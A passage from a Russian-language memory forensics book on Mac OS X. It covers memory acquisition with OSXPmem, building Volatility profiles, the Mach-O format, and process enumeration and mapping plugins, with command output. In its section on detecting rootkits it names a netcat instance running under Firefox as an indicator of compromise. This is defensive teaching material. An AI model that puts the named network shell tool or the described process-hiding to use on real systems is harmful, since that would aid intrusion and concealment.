После этого файл `10.8.dmp` можно анализировать с помощью компонентов анализа Volatility или Memoryze. На момент написания Mac Memoryze предоставляет основные возможности, включая перечисление процессов, дамп адресного пространства процесса, перечисление загруженных библиотек и сетевых соединений для каждого процесса, перечисление загруженных расширений ядра и поиск перехватов таблицы системных вызовов.

OSXPmem

OSXPmem (code.google.com) - инструмент получения памяти с открытым исходным кодом. На момент написания документация OSXPmem заявляет поддержку версии 10.7 и более поздних выпусков. Он также может работать в системах 10.6, но только если они имеют 64-разрядное ядро. Поддержка 32-разрядных ядер была явно исключена автором инструмента. Чтобы использовать OSXPmem, достаточно указать путь к создаваемому образу памяти. По умолчанию OSXPmem записывает выходной файл в формате ELF, но его можно изменить на Mach-O или необработанный формат с заполнением с помощью параметра `--format`. OSXPmem работает аналогично Mac Memory Reader: он содержит как компонент пользовательского пространства, так и драйвер ядра. Его компонент пользовательского пространства взаимодействует с файлом `/dev/pmem`, созданным драйвером ядра, чтобы перечислять и читать диапазоны физической памяти.

Ниже показан вывод запуска OSXPmem в системе 10.8:

```
$ sudo./osxpmem mem.dump
[0000000000000000 - 0000000000001000] ACPI Memory NVS [WRITTEN]
[0000000000001000 - 000000000000a0000] Conventional    [WRITTEN]
[0000000000100000 - 000000002f700000] Conventional    [WRITTEN]
[000000002f700000 - 000000002f713000] Loader Data     [WRITTEN]
[000000002f713000 - 000000002f800000] Conventional    [WRITTEN]
[000000002f800000 - 000000002fd3e000] Loader Data     [WRITTEN]
[000000002fd3e000 - 000000002fe00000] Conventional    [WRITTEN]
[000000002fe00000 - 000000003137f000] Loader Data     [WRITTEN]
[000000003137f000 - 000000003138a000] RTS Code        [WRITTEN]
[000000003138a000 - 000000003138f000] RTS Code        [WRITTEN]
[000000003138f000 - 0000000031392000] RTS Code        [WRITTEN]
[0000000031392000 - 00000000313b2000] RTS Code        [WRITTEN]
[00000000313b2000 - 00000000313fc000] RTS Data        [WRITTEN]
[00000000313fc000 - 0000000031402000] RTS Data        [WRITTEN]
[0000000031402000 - 0000000031433000] Loader Data     [WRITTEN]
[0000000031433000 - 000000007db20000] Conventional    [WRITTEN]
[000000007db20000 - 000000007db9c000] Loader Code     [WRITTEN]
[000000007db9c000 - 000000007dc57000] Conventional    [WRITTEN]
[000000007dc57000 - 000000007dc90000] BS Data         [WRITTEN]
<snip>
Acquired 524192 pages (2147090432 bytes)
Size of physical address space: 4290871296 bytes (71 segments)
Successfully wrote elf image of memory to mem.dump
Kernel directory table base: 0x000000195c5000
```

Вывод OSXPmem начинается с перечисления найденных областей, записанных в образец памяти. В конце вывода указаны количество полученных страниц, размер физического адресного пространства, формат и имя файла образца и расположение базы таблицы каталогов (DTB). Этот вывод можно проверить на правдоподобие, чтобы удостовериться, что вредоносное ПО не вмешалось в процесс получения путём манипулирования связанными структурами данных ядра.

Профили Volatility для Mac

Прежде чем начать анализ дампов памяти Mac с помощью Volatility, необходимо скачать или создать правильный профиль. Профиль Mac включает определения структур для конкретной версии ядра, а также адреса важных глобальных переменных, используемых при анализе. Архив предварительно созданных профилей для более чем 40 различных версий Mac OS X можно найти на веб-сайте Volatility - от 10.5 до 10.9.3, включая 32- и 64-разрядные ядра. После загрузки архива распакуйте его, а затем скопируйте или переместите отдельные профили (файлы `.zip`), которые хотите активировать, в папку `volatility/plugins/overlays/mac`. Мы рекомендуем активировать только профили, которые вы планируете использовать, иначе это может повлиять на время загрузки Volatility.

Загрузка профилей

Ниже приведён пример загрузки доступных профилей из командной строки:

```
$ curl -o MacProfiles.zip \
     http://downloads.volatilityfoundation.org/MacProfiles.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 41.9M  100 41.9M    0     0  1868k      0  0:00:22  0:00:22 --:--:-- 1911k
```

Затем распакуйте архив следующим образом:

```
$ unzip MacProfiles.zip
Archive:  MacProfiles.zip
  inflating: Leopard_10.5.3_Intel.zip
  inflating: Leopard_10.5.4_Intel.zip
  inflating: Leopard_10.5.5_Intel.zip
  inflating: Leopard_10.5.6_Intel.zip
  inflating: Leopard_10.5.7_Intel.zip
  inflating: Leopard_10.5.8_Intel.zip
  inflating: Leopard_10.5_Intel.zip
  inflating: Lion_10.7.1_AMD.zip
  inflating: Lion_10.7.1_Intel.zip
  inflating: Lion_10.7.2_AMD.zip
[snip]
```

Скопируйте нужные профили в папку `mac`, как показано здесь (`~/volatility` - корневой каталог установки Volatility):

```
$ cp Leopard_10.5.3_Intel.zip ~/volatility/volatility/plugins/overlays/mac
```

Теперь можно проверить успешность активации, перечислив доступные профили следующим образом:

```
$ python vol.py --info | grep Mac
[snip]
MacLeopard_10_5_Intelx86       - A Profile for Mac Leopard_10.5_Intel x86
MacLeopard_10_5_3_Intelx86     - A Profile for Mac Leopard_10.5.3_Intel x86
MacLion_10_7_2_Intelx86        - A Profile for Mac Lion_10.7.2_Intel x86
MacLion_10_7_AMDx64            - A Profile for Mac Lion_10.7_AMD x64
MacMavericks_10_9_AMDx64       - A Profile for Mac Mavericks_10.9_AMD x64
MacMountainLion_10_8_1_AMDx64  - A Profile for Mac MountainLion_10.8.1_AMD x64
MacMountainLion_10_8_2_AMDx64  - A Profile for Mac MountainLion_10.8.2_AMD x64
MacSnowLeopard_10_6_8_Intelx86 - A Profile for Mac SnowLeopard_10.6.8_Intel x86
```

В эту установку Volatility загружено несколько профилей Mac. Определив тот, который соответствует образцу памяти, его можно передать Volatility с помощью параметра `--profile`.

Создание профилей

Как вы вскоре увидите, для создания профиля Mac требуется доступ к комплекту отладки ядра Apple. Однако между выпуском нового ядра и появлением комплекта отладки обычно проходит некоторое время. Хотя мы стараемся свести влияние этого промежутка к минимуму, выпуская проверенные профили сразу после появления комплектов отладки, иногда может потребоваться создать собственный профиль. Например, если необходимо проанализировать специально скомпилированное ядро, потребуется создать особый профиль Volatility.

Для создания профиля требуется доступ к следующему программному обеспечению:

• `dwarfdump`: инструмент для извлечения отладочных символов из приложений (установлен по умолчанию в Mac OS X). Он получает определения структур C, используемые Volatility.
• `dsymutil`: инструмент для вывода символов и адресов из приложений (установлен по умолчанию в Mac OS X); он находит ключевые структуры данных (список процессов, список модулей ядра и так далее) внутри образца памяти.
• **Python:** хотя Python установлен в Mac OS X по умолчанию, иногда это старая версия. Для создания профилей и анализа дампов памяти с помощью Volatility требуется версия 2.7 или более поздняя (но не 3.x). Проверить установленную в Mac OS X версию Python можно, введя `python --version` в командной строке.
• **Apple Debug Kit:** необходим комплект отладки (см. developer.apple.com) для анализируемого ядра. После загрузки Debug Kit его можно смонтировать, и он появится в `/Volumes/KernelDebugKit/`.

В подкаталоге `tools/mac` исходного кода Volatility находится сценарий с именем `create_mac_profiles.py`. Этот сценарий автоматизирует процесс создания профилей. Его можно использовать следующим образом:

```
$ python mac_create_all_profiles.py
Usage: mac_create_all_profiles.py <kit dir> <temp dir> <vol dir> <profile dir>
```

Первый параметр - каталог, содержащий один или несколько Kernel Debug Kit: по одному для каждой версии Mac OS X, для которой требуется создать профиль. Следующий параметр - временный рабочий каталог, который сценарий удаляет после выполнения. Далее указывается корневой каталог Volatility (содержащий `vol.py`) и, наконец, каталог профилей, куда записывается итоговый файл `.zip`. В следующем примере в качестве каталога профилей используется `volatility/plugins/overlays/mac`, поэтому созданные профили автоматически устанавливаются и включаются:

```
$ ls ~/Desktop/kits/
kernel_debug_kit_10.8.5_12f37.dmg

$ python mac_create_all_profiles.py ~/Desktop/kits
        ~/Desktop/temp
        ~/volatility
        ~/volatility/volatility/plugins/overlays/mac
```

Этот сценарий устраняет значительную часть ручной работы по вводу команд, необходимых для создания профилей. Если потребуется создавать профили массово, просто загрузите все Kernel Debug Kit и создайте соответствующие профили одной командой!

Формат исполняемых файлов Mach-O

Mac OS X использует формат файлов Mach-O для всех типов исполняемых файлов: двоичных файлов приложений, общих библиотек, двоичного файла ядра и расширений ядра. Знание этого формата необходимо для глубокого криминалистического исследования памяти систем Mac. В частности, важно понимать, как находить код, данные и метаданные (таблицу строк, таблицу символов и так далее) приложения. Познакомившись с форматом Mach-O, можно понять многие типы атак (внедрение кода, перехват функций), рассматриваемые в главе 30. Кроме того, знание формата поможет понять, как Volatility находит все импортированные и экспортированные символы приложений и библиотек, как восстанавливать исполняемые файлы из памяти и как обнаруживать, находятся ли указатели на функции внутри известного модуля (общей библиотеки, расширения ядра и так далее).

Заголовок Mach-O

Заголовок Mach-O представлен структурой `mach_header` и определяет несколько типов информации о файле:

• **Магическое значение:** первые четыре байта файла. Для файлов, скомпилированных для 32-разрядных систем Intel, это значение равно `0xfeedface`. Для 64-разрядных систем оно равно `0xfeedfacf`.
• **Тип CPU:** определяет, поддерживает ли файл машины Intel или PowerPC.
• **Тип файла:** определяет тип файла. Значения, имеющие отношение к криминалистическому исследованию: `MH_EXECUTE` (`0x2`) для исполняемых файлов, `MH_DYLIB` (`0x6`) для общих библиотек, `MH_BUNDLE` (`0x8`) для файлов пакетов и `MH_DSYM` (`0xa`) для отладочных файлов. Отладочные файлы аналогичны файлам PDB, поддерживаемым Windows.
• **Количество и размер команд:** количество и размер команд `LOAD`, следующих за заголовком файла. Они объясняются в следующем разделе.

Структуры команд

Сразу после заголовка файла следует переменное количество команд `LOAD`, задающих расположение сегментов и разделов файла в памяти и на диске. Разбор команд `LOAD` необходим для поиска всех представляющих интерес частей приложения (кода, переменных, символов и так далее). Каждая команда `LOAD` представлена структурой `load_command`, члены которой определяют тип команды (`cmd`) и размер структуры команды (`cmdsize`). Для криминалистического исследования памяти и анализа вредоносного ПО имеют значение следующие типы команд:

• `LC_SEGMENT` и `LC_SEGMENT_64`: определяют сегмент, загружаемый в память во время выполнения. После каждого сегмента может находиться переменное количество разделов. Как показано далее в этом разделе, эти сегменты содержат код и данные исполняемого файла.
• `LC_SYMTAB` и `LC_DYSYMTAB`: статическая и динамическая таблицы символов приложения. Они используются для поиска символов (функций, глобальных переменных) внутри адресного пространства процесса. Затем эту информацию можно использовать для обнаружения внедрения кода и манипулирования структурами данных.
• `LC_ROUTINES` и `LC_ROUTINES_64`: хранят адрес функции инициализации общей библиотеки. Это отправная точка для обратной разработки вредоносно внедрённых общих библиотек, поскольку она эквивалентна точке входа приложения.

• LC_UUID: определяет уникальный идентификатор файла. Он используется для связывания файла с его отладочным файлом.

Команды сегментов и разделы

Возможность находить сегменты в памяти и перечислять соответствующие им разделы жизненно важна в ряде сценариев криминалистического исследования памяти. Например, поиск сегмента __TEXT и его раздела __text позволяет искать перехваты API и другие типы перезаписи кода в исполняемых инструкциях приложения. Поиск сегмента __DATA и его раздела __data позволяет проверять структуры данных времени выполнения, используемые приложением. Такие структуры данных, особенно содержащие указатели на функции или отслеживающие выделенные в данный момент объекты, часто становятся целями манипулирования руткитов. Разделы указателей на символы внутри сегмента __DATA обеспечивают разрешение символов во время выполнения. Этот сегмент можно использовать, чтобы определить имена символов внутри вредоносного ПО, имена перехваченных функций или адреса переменных времени выполнения для их проверки в адресном пространстве конкретного процесса.

Каждая команда сегмента определяется структурой segment_command или segment_command_64. Эти структуры определяют для каждого сегмента следующее:

• Имя сегмента.
• Где он будет отображён в память.
• Размер в памяти и на диске.
• Смещение от начала файла в памяти и на диске.
• Уровень защиты: доступен ли он для чтения, записи и/или исполнения.
• Количество разделов, следующих за сегментом.

Часто встречаются следующие сегменты:

• __TEXT: содержит данные приложения, доступные только для чтения, например код и постоянные переменные. Сегменты этого типа отображаются доступными для чтения и исполнения, но не для записи.
• __DATA: доступные для записи данные (переменные) приложения. Сегменты этого типа отображаются доступными для чтения и записи, но не для исполнения.
• __LINKEDIT: содержит информацию, используемую загрузчиком, например таблицы символов и строк.
• __IMPORT: содержит информацию о символах (функциях и глобальных переменных), импортированных из других приложений и библиотек.

Каждый раздел сегмента представлен структурой section. Эта структура определяет следующую информацию о разделе:

• Имя.
• Имя родительского сегмента.
• Где он будет отображён в память.
• Размер раздела в памяти.
• Смещение от начала файла в памяти и на диске.
• Записи перемещения для любых перемещений.

Часто встречаются следующие разделы сегмента __TEXT:

• __text: код приложения.

• __const и __cstring: постоянные данные (переменные) и строки приложения. Они размещаются на страницах только для чтения и не могут быть изменены во время выполнения без манипулирования битами защиты страниц.
• __stubs: маркеры динамически импортированных функций приложения.

Часто встречаются следующие разделы сегмента __DATA:

• __data: данные приложения, доступные для чтения и записи (переменные).
• __bss: данные, инициализированные нулём во время компиляции. Этот раздел не занимает места в файле на диске и во время выполнения отображается на страницы, целиком состоящие из нулей.
• __la_symbol_ptr и __nl_symbol_ptr: отложенные и неотложенные ссылки на импортированные символы. Их можно использовать для определения имён и расположения импортированных функций с целью обнаружения перехвата кода.
• __got: косвенные ссылки на глобальные переменные, импортированные из других приложений и библиотек.

Адресное пространство Mach-O

В разделе «Получение памяти» вы узнали, что Mac Memory Reader и OSXPmem записывают полученную физическую память в файл Mach-O. Чтобы поддерживать анализ этих захваченных файлов, Volatility реализует адресное пространство MachOAddressSpace. Это адресное пространство начинает с разбора первых нескольких байтов файла, чтобы определить, скомпилирован ли файл для 32- или 64-разрядных систем. Затем оно создаёт экземпляр структуры mach_header_32 или mach_header_64 в начале файла. Структура mach_header_64 показана ниже:

```
>>> dt("mach_header_64")
'mach_header_64' (32 bytes)
0x0   : magic                          ['unsigned int']
0x4   : cputype                        ['int']
0x8   : cpusubtype                     ['int']
0xc   : filetype                       ['unsigned int']
0x10  : ncmds                          ['unsigned int']
0x14  : sizeofcmds                     ['unsigned int']
0x18  : flags                          ['unsigned int']
0x1c  : reserved                       ['unsigned int']
```

Сразу после заголовка можно найти одну или несколько структур segment_command_32 или segment_command_64. Количество команд хранится в члене ncmds структуры заголовка. Команды описывают диапазоны памяти, в частности виртуальный адрес (vmaddr) и размер (vmsize) диапазона, а также смещение внутри файла (fileoff), по которому находятся данные. Вот как выглядят эти структуры:

```
>>> dt("segment_command_64")
'segment_command_64' (72 bytes)
0x0   : cmd                            ['unsigned int']
0x4   : cmdsize                        ['unsigned int']
0x8   : segname                        ['array', 16, ['char']]
0x18  : vmaddr                         ['unsigned long long']
0x20  : vmsize                         ['unsigned long long']
0x28  : fileoff                        ['unsigned long long']
0x30  : filesize                       ['unsigned long long']
```

Для исследования метаданных, связанных с файлом Mach-O, особенно информации о диапазонах памяти, можно использовать плагин machoinfo.

Итоги

Всё больше цифровых расследований связано с системами под управлением Mac OS X. Исследователям важно знать об уникальных особенностях операционной системы Mac OS X, о том, чем она отличается от других операционных систем, рассматриваемых в книге, и какое влияние эти особенности оказывают на криминалистическое исследование памяти. Важная составляющая такой осведомлённости - уверенность в том, что специалисты по цифровым расследованиям знают, какие инструменты использовать для получения памяти и как создавать вспомогательные профили, необходимые для анализа. Эта осведомлённость также создаёт необходимые основы для расширенных тем анализа, рассматриваемых в последующих главах.

Глава 29. Обзор памяти Mac

Эта глава знакомит с широким кругом тем, связанных с криминалистическим исследованием памяти Mac, включая анализ процессов, восстановление кэшированных файлов из памяти, поиск исторических артефактов и обнаружение и извлечение загруженных расширений ядра. В этой главе также подчёркивается сходство анализа систем Mac и Linux. Поскольку обе системы основаны на UNIX, наша цель в этой главе - представить структуры данных и конструкции, специфичные для Mac, не повторяя информацию из глав о Linux. Глава завершается описанием утилит, которые можно использовать для оперативного криминалистического исследования систем Mac. Если вы знакомы с выполнением оперативного анализа в Linux, может потребоваться некоторое освоение, поскольку многие обычные инструменты и методы напрямую неприменимы к Mac OS X.

Сравнение анализа Mac и Linux

В части III книги, посвящённой криминалистическому анализу Linux, мы рассмотрели ряд плагинов Volatility, структур данных, алгоритмов, методов руткитов, возможностей обнаружения и других важных тем, относящихся к криминалистическому исследованию памяти систем Linux. Как вы узнаете, Mac и Linux имеют много общего, включая соблюдение стандарта Portable Operating System Interface (POSIX), который значительно влияет на архитектуру операционной системы, а также использование `libc`, `bash` и других библиотек и приложений, составляющих основу соответствующих операционных систем. Из-за большого количества сходств и пересекающихся кодовых баз многие методы анализа и плагины, использовавшиеся для образцов памяти Linux, применимы и к системам Mac. Чтобы облегчить этот переход, многие плагины Mac названы так же, как их аналоги для Linux: префикс `linux` заменён на `mac`.

Помимо криминалистического исследования памяти, эта глава включает сравнение подходов к оперативному криминалистическому исследованию Linux и Mac. Хотя оперативное криминалистическое исследование не заменяет полного криминалистического исследования памяти, оно бывает полезно, например когда невозможно получить физическую память или когда требуется создать набор данных для перекрёстного сопоставления с выводом платформы криминалистического исследования памяти. Такое перекрёстное сопоставление служит двум целям:

• Проверить, что инструмент криминалистического исследования памяти выдаёт правильные результаты.
• Найти артефакты, которые руткит может скрывать от работающей системы.

Хотя криминалистическое исследование памяти, безусловно, способно найти свидетельства активности руткита в дампе памяти, без подготовки и опыта может быть неясно, какое влияние эта активность руткита оказала бы на работающую систему. Результаты оперативного криминалистического исследования могут помочь быстро восполнить этот пробел в знаниях.

Анализ процессов

Способность находить и анализировать структуры процессов - основополагающий компонент криминалистического исследования памяти. Найдя представляющий интерес процесс, можно исследовать его, чтобы выявить карты памяти, открытые файловые дескрипторы, активные сетевые соединения и многое другое. В этом разделе вы узнаете, как восстанавливать процессы несколькими способами и как распознавать аномальные взаимосвязи процессов.

Цели анализа

Ваши цели таковы:

• **Понять разделение Mach и BSD применительно к процессам:** как вы узнали в главе 28, архитектура Mac включает уровни Mach и BSD. Эти уровни разделяют обязанности таким образом, что для отслеживания каждого процесса требуется несколько структур данных.
• **Находить процессы с использованием нескольких источников:** руткиты ядра способны скрывать процессы из одного или нескольких источников ядра, чтобы вводить в заблуждение системных администраторов и оперативные инструменты. Посредством криминалистического исследования памяти можно перечислять процессы множеством способов и перекрёстно сопоставлять их, чтобы находить процессы, скрытые в работающей системе.
• **Понять распространённые отношения родительских и дочерних процессов:** сильным индикатором компрометации служит порождение процессов неправильным родительским процессом. В Windows это может быть `cmd.exe`, порождённый Adobe Reader, а в Linux - экземпляр netcat, работающий под Firefox. В этом разделе вы узнаете нормальные отношения процессов в Mac, что поможет выявлять такие аномалии.

Структуры данных

Структура `proc` отслеживает процессы на уровне Mach.

```
>>> dt("proc")
'proc' (1192 bytes)
0x0   : p_list                          ['__unnamed_17118569']
0x10  : p_pid                           ['int']
0x18  : task                            ['pointer', ['task']]
0x20  : p_pptr                          ['pointer', ['proc']]
<snip>
0x30  : p_uid                           ['unsigned int']
0x34  : p_gid                           ['unsigned int']
<snip>
0x80  : p_sibling                       ['__unnamed_17118939']
0x90  : p_children                      ['__unnamed_17118990']
<snip>
0xe0  : p_fd                            ['pointer', ['filedesc']]
<snip>
0x2a0 : p_argslen                       ['unsigned int']
0x2a4 : p_argc                          ['int']
<snip>
0x2d4 : p_comm                          ['String', {'length': 17}]
0x2e5 : p_name                          ['array', 33, ['char']]
<snip>
```

Структура `task` отслеживает задачи на уровне BSD.

```
>>> dt("task")
'task' (960 bytes)
<snip>
0x20  : map                             ['pointer', ['_vm_map']]
```

```
0x28  : tasks                          ['queue_entry']
<snip>
0x40  : threads                        ['queue_entry']
<snip>
0x2f0 : bsd_info                       ['pointer', ['void']]
<snip>
0x308 : all_image_info_addr            ['unsigned long long']
0x310 : all_image_info_size            ['unsigned long long']
```

Ключевые положения

Ключевые положения для структуры `proc` таковы:

• `p_list`: связь процесса с глобальным списком работающих процессов.
• `p_pid`: идентификатор процесса (PID).
• `task`: указатель на связанную структуру `task` уровня BSD для этого процесса.
• `p_pptr`: указатель на родительский процесс процесса.
• `p_uid` и `p_gid`: идентификаторы пользователя и группы, с которыми был запущен процесс.
• `p_sibling` и `p_children`: список процессов, запущенных тем же родительским процессом, и процессов, порождённых этим процессом. Они формируют отношения родительских и дочерних процессов, создаваемые плагином `mac_pstree`.
• `p_fd`: таблица файловых дескрипторов процесса.
• `p_argslen` и `p_argc`: количество и длина аргументов командной строки процесса. Используются плагином `mac_psaux`.
• `p_comm` и `p_name`: имя процесса в ASCII и Unicode.

Ключевые положения для структуры `task` таковы:

• `map`: список отображений памяти.
• `tasks`: связь задачи с глобальным списком активных задач.
• `threads`: потоки этой задачи.
• `bsd_info`: обратный указатель на процесс-владелец (`struct proc`) этой задачи.
• `all_image_info_addr` и `all_image_info_size`: хранят адрес и размер информации, которую `dyld` (динамический загрузчик) поддерживает о библиотеках, загруженных в процесс. Далее в этой главе вы используете их для исследования карты общего кэша.

Перечисление процессов

Плагин `mac_psxview` может перечислять процессы из образцов памяти Mac несколькими методами. В следующем выводе показан пример:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64
     -f 10.8.3x64.vmem mac_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name        PID  pslist parents pidhash  pgroup sleads tasks
------------------ ----------- ---- -----  ------- --------  ------ ------ ------
0xffffff8029ada2d0 kernel_task    0 True   True    False    True   True   True
0xffffff803012ca60 launchd        1 True   True    True     True   True   True
0xffffff803012bd40 kextd         12 True   False   True     True   True   True
0xffffff803012b480 taskgated     13 True   False   True     True   True   True
0xffffff803012b020 notifyd       14 True   False   True     True   True   True
0xffffff803012a760 securityd     16 True   False   True     True   True   True
0xffffff803012a300 configd       17 True   False   True     True   True   True
<snip>
0xffffff803345b480 bash         204 True   True    True     True   False  True
0xffffff803109a480 sudo         209 True   True    True     True   False  True
0xffffff8031098a40 dtrace       210 True   False   True     True   False  True
0xffffff80329a4a60 launchd      213 True   True    True     True   True   True
```

```
0xffffff803345c1a0 distnoted    216 True   False   True     True   False  True
0xffffff803345a760 cfprefsd     217 True   False   True     True   False  True
0xffffff803345a300 login        218 True   True    True     True   True   True
```

Для каждого процесса выводятся виртуальное смещение, имя и PID вместе с индикаторами `True`/`False`, сообщающими, из каких источников был найден каждый процесс. В следующем списке описаны методы перечисления:

• `pslist`: перечисляет процессы путём обхода списка активных процессов, связанного внутри каждой структуры `proc`. Этот столбец создаётся плагином `mac_pslist`.
• `parents`: обходит список процессов с помощью `mac_pslist` и записывает родительский процесс каждого процесса. Чтобы увидеть родительский и дочерние процессы каждого процесса, используйте плагин `mac_pstree`.
• `pidhash`: обходит глобальную хеш-таблицу процессов `pidhashtbl`. Этот столбец создаётся плагином `mac_pid_hash_table`.
• `pgroup`: обходит глобальную хеш-таблицу процессов `pgrphashtbl`. Этот столбец создаётся плагином `mac_pgrp_hash_table`.
• `sleads`: перечисляет процесс-лидер сеанса каждого сеанса. Список сеансов создаётся плагином `mac_list_sessions`.
• `tasks`: обходит глобальный список структур `task` и записывает обратный указатель, содержащийся в члене `bsd_info`.

Назначение плагина `mac_psxview` - перечислять процессы множеством методов, чтобы выявлять скрытые процессы. Как мы покажем в главе 30, он успешно обнаруживает методы сокрытия процессов, применяемые всеми известными руткитами Mac. При изучении вывода этого плагина учитывайте, что некоторые процессы имеют индикаторы `False`, хотя они не являются вредоносными или скрытыми. Ниже приведено несколько часто встречающихся безобидных индикаторов `False`:

• Процесс `kernel_task` никогда не появляется в столбце `pid_hash`.
• Многие процессы имеют значение `False` в столбце `parents`, поскольку родительскими являются только процессы, порождающие другие процессы. Например, такие приложения, как текстовые редакторы, программы чтения PDF и клиенты чатов, редко порождают другие процессы и потому не появляются в столбце `parents`.
• Многие процессы имеют значение `False` в столбце `sleads`. Это происходит потому, что в этом списке находятся лишь процессы, возглавляющие группы сеансов, например `login`.

> **Примечание.**
>
> Сеансы - понятие UNIX (Linux, BSD), позволяющее объединять несколько процессов в набор более высокого уровня, аналогичный объектам Job в Windows. Назначение этих наборов процессов - эффективное управление обработкой сигналов. Поскольку в каждом сеансе может быть только один лидер, многие процессы отсутствуют в списке лидеров сеансов.

Отношения процессов

Для визуализации отношений родительских и дочерних процессов можно использовать плагин `mac_pstree`. В следующем выводе показана работа `mac_pstree` в чистой 64-разрядной системе Mountain Lion:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64
   -f 10.8.3x64.vmem mac_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
```

```
kernel_task          0              0
.launchd             1              0
..launchd            213            89
...mdworker          227            89
...cfprefsd          217            89
...distnoted         216            89
..coresymbolicatio   211            0
..com.apple.audio.   203            202
<snip>
..launchd            133            501
...Terminal          199            501
....login            218            0
.....bash            219            501
......sudo           222            0
.......dtrace        223            0
<snip>
...iTunesHelper      175            501
...vmware-tools-dae  170            501
...assistantd        167            501
...CalendarAgent     166            501
```

В выводе этого плагина `kernel_task` является родителем всех процессов, поэтому он находится в корне дерева. Во время запуска `kernel_task` порождает первый процесс пользовательского пространства - первоначальный `launchd` с PID 1. Этот `launchd` является родителем всех будущих процессов пользовательского пространства. Вскоре после запуска главного процесса `launchd` запускается другой `launchd`, PID 213 в образце вывода, для обслуживания системных демонов. Позже, после входа пользователя в систему, порождается новый демон запуска (PID 133) для обслуживания сеанса.

В этом сеансе пользователь запустил приложение `Terminal`, которое создало сценарий `login`, а тот затем запустил `bash`. Внутри `bash` пользователь повысил привилегии до root с помощью `sudo`, а затем запустил `dtrace`. Видно, что пользователь перешёл от пользователя без прав root к root, поскольку процесс `bash` (PID 219) был запущен с идентификатором пользователя (UID) 501, а затем `dtrace`, порождённый `sudo`, выполняется с UID 0.

Отображения адресного пространства

Отображения внутри адресного пространства процесса могут предоставить чрезвычайно полезную информацию во время расследования, включая восстановление кучи, стека, двоичного файла приложения, общих библиотек, отображённых файлов процесса и многого другого. Чтобы восстановить эту информацию и воспользоваться ею, сначала необходимо понять, как она хранится в памяти, а также некоторые конструкции, специфичные для Mac.

Цели анализа

Ваши цели таковы:

• **Изучить алгоритмы Mac для отображений памяти:** Mac имеет несколько уникальных особенностей, связанных с отображениями памяти процессов, включая использование пакетов, кэшей библиотек и подобластей отображения. Вы узнаете о них и о том, как анализировать их для получения полных отображений данных в адресном пространстве процесса.
• **Понять общий кэш динамического загрузчика:** общий кэш библиотек - механизм загрузки памяти, не имеющий аналога в Windows и Linux. Для эффективного анализа отображений памяти процесса необходимо обращаться не только к структурам данных ядра, но и к структурам `dyld`.

Структуры данных

Структура _vm_map представляет отображение памяти внутри адресного пространства процесса:

```
>>> dt("_vm_map")
'_vm_map' (240 bytes)
0x0   : lock                          ['_lck_rw_t_internal_']
0x10  : hdr                           ['vm_map_header']
0x50  : pmap                          ['pointer', ['pmap']]
<snip>
```

Структура vm_map_header хранит первоначальную ссылку на отображения процесса:

```
>>> dt("vm_map_header")
'vm_map_header' (64 bytes)
0x0   : links                         ['vm_map_links']
0x20  : nentries                      ['int']
```

Структура vm_map_links хранит начальный и конечный адрес каждого отображения вместе с указателями на остальные отображения:

```
>>> dt("vm_map_links")
'vm_map_links' (32 bytes)
0x0   : prev                          ['pointer', ['vm_map_entry']]
0x8   : next                          ['pointer', ['vm_map_entry']]

0x10  : start                         ['unsigned long long']
0x18  : end                           ['unsigned long long']
```

Структура vm_map_entry хранит информацию, необходимую для восстановления пути к файлу и содержимого отображений с файловой поддержкой:

```
>>> dt("vm_map_entry")
'vm_map_entry' (80 bytes)
<snip>
0x38  : object                        ['vm_map_object']
0x40  : offset                        ['unsigned long long']
<snip>
```

Структура vm_map_object хранит информацию о подобласти отображения или отображаемом файле:

```
>>> dt("vm_map_object")
'vm_map_object' (8 bytes)
0x0   : sub_map                       ['pointer', ['_vm_map']]
0x0   : vm_object                     ['pointer', ['vm_object']]
```

Ключевые положения

Ключевые положения для структуры _vm_map таковы:

• hdr: указатель на начало карт виртуальной памяти процесса.
• pmap: указатель на карты физической памяти процесса. Их можно использовать для поиска физических страниц, лежащих в основе виртуальных адресов карт.

Ключевые положения для структуры vm_map_header таковы:

• links: начало списка карт памяти.
• nentries: количество карт памяти.

Ключевые положения для структуры vm_map_links таковы:

• next и prev: прямой и обратный указатели на другие карты памяти процесса.
• start и end: начальный и конечный виртуальные адреса отображения внутри адресного пространства процесса.

Ключевые положения для структуры vm_map_entry таковы:

• object: объект, лежащий в основе карты для отображений с файловой поддержкой. Он хранит информацию, необходимую для восстановления пути отображённого файла, а также его содержимого.
• offset: смещение отображения внутри отображённого файла. Это смещение выровнено по странице, а значит, даже если конкретная структура данных находится в середине страницы, смещение указывает на начало содержащей её страницы. Файлы Mach-O обычно компилируются так, что за заголовком следуют сегменты кода и сегменты данных. Отображение кода начинается со смещения 0 файла, поскольку начало раздела кода находится на той же странице, что и заголовок, однако отображение данных расположено по ненулевому смещению внутри файла.

Ключевые положения для структуры vm_map_object таковы:

• sub_map: информация о подобластях конкретной карты. Это понятие подробно объясняется далее в этом разделе.
• vm_object: структура, хранящая информацию об отображённом файле. Эта тема подробнее рассматривается далее в главе, когда вы будете восстанавливать файлы, кэшированные в памяти.

Перечисление и восстановление отображений

Плагин mac_proc_maps можно использовать для перечисления отображений памяти процесса. Ниже приведён пример поиска PID процесса iTunesHelper и последующего перечисления его карт памяти:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64 mac_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name         Pid  Uid Gid PGID Bits  DTB
-----------------  ------------ ---  --- --- ---- ----  ----------
0xffffff800d939098 iTunesHelper 223  501 20  223  64BIT 0x44238000
<snip>

$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64
      mac_proc_maps -p 223
Name          Start            End              Perms Map Name
------------ ------------ --------------  ----- -----------
iTunesHelper  0x100000000     0x100024000    r-x  <snip>/iTunesHelper
iTunesHelper  0x100024000     0x100026000    rw-  <snip>/iTunesHelper
iTunesHelper  0x100026000     0x100028000    rw-
iTunesHelper  0x100028000     0x100030000    r--  <snip>/iTunesHelper
iTunesHelper  0x100030000     0x100031000    r--
iTunesHelper  0x100031000     0x100032000    r--
iTunesHelper  0x100032000     0x100033000    rw-
<snip>
iTunesHelper  0x7fff662ac000  0x7fff662e0000 r-x  Macintosh HD/usr/lib/dyld
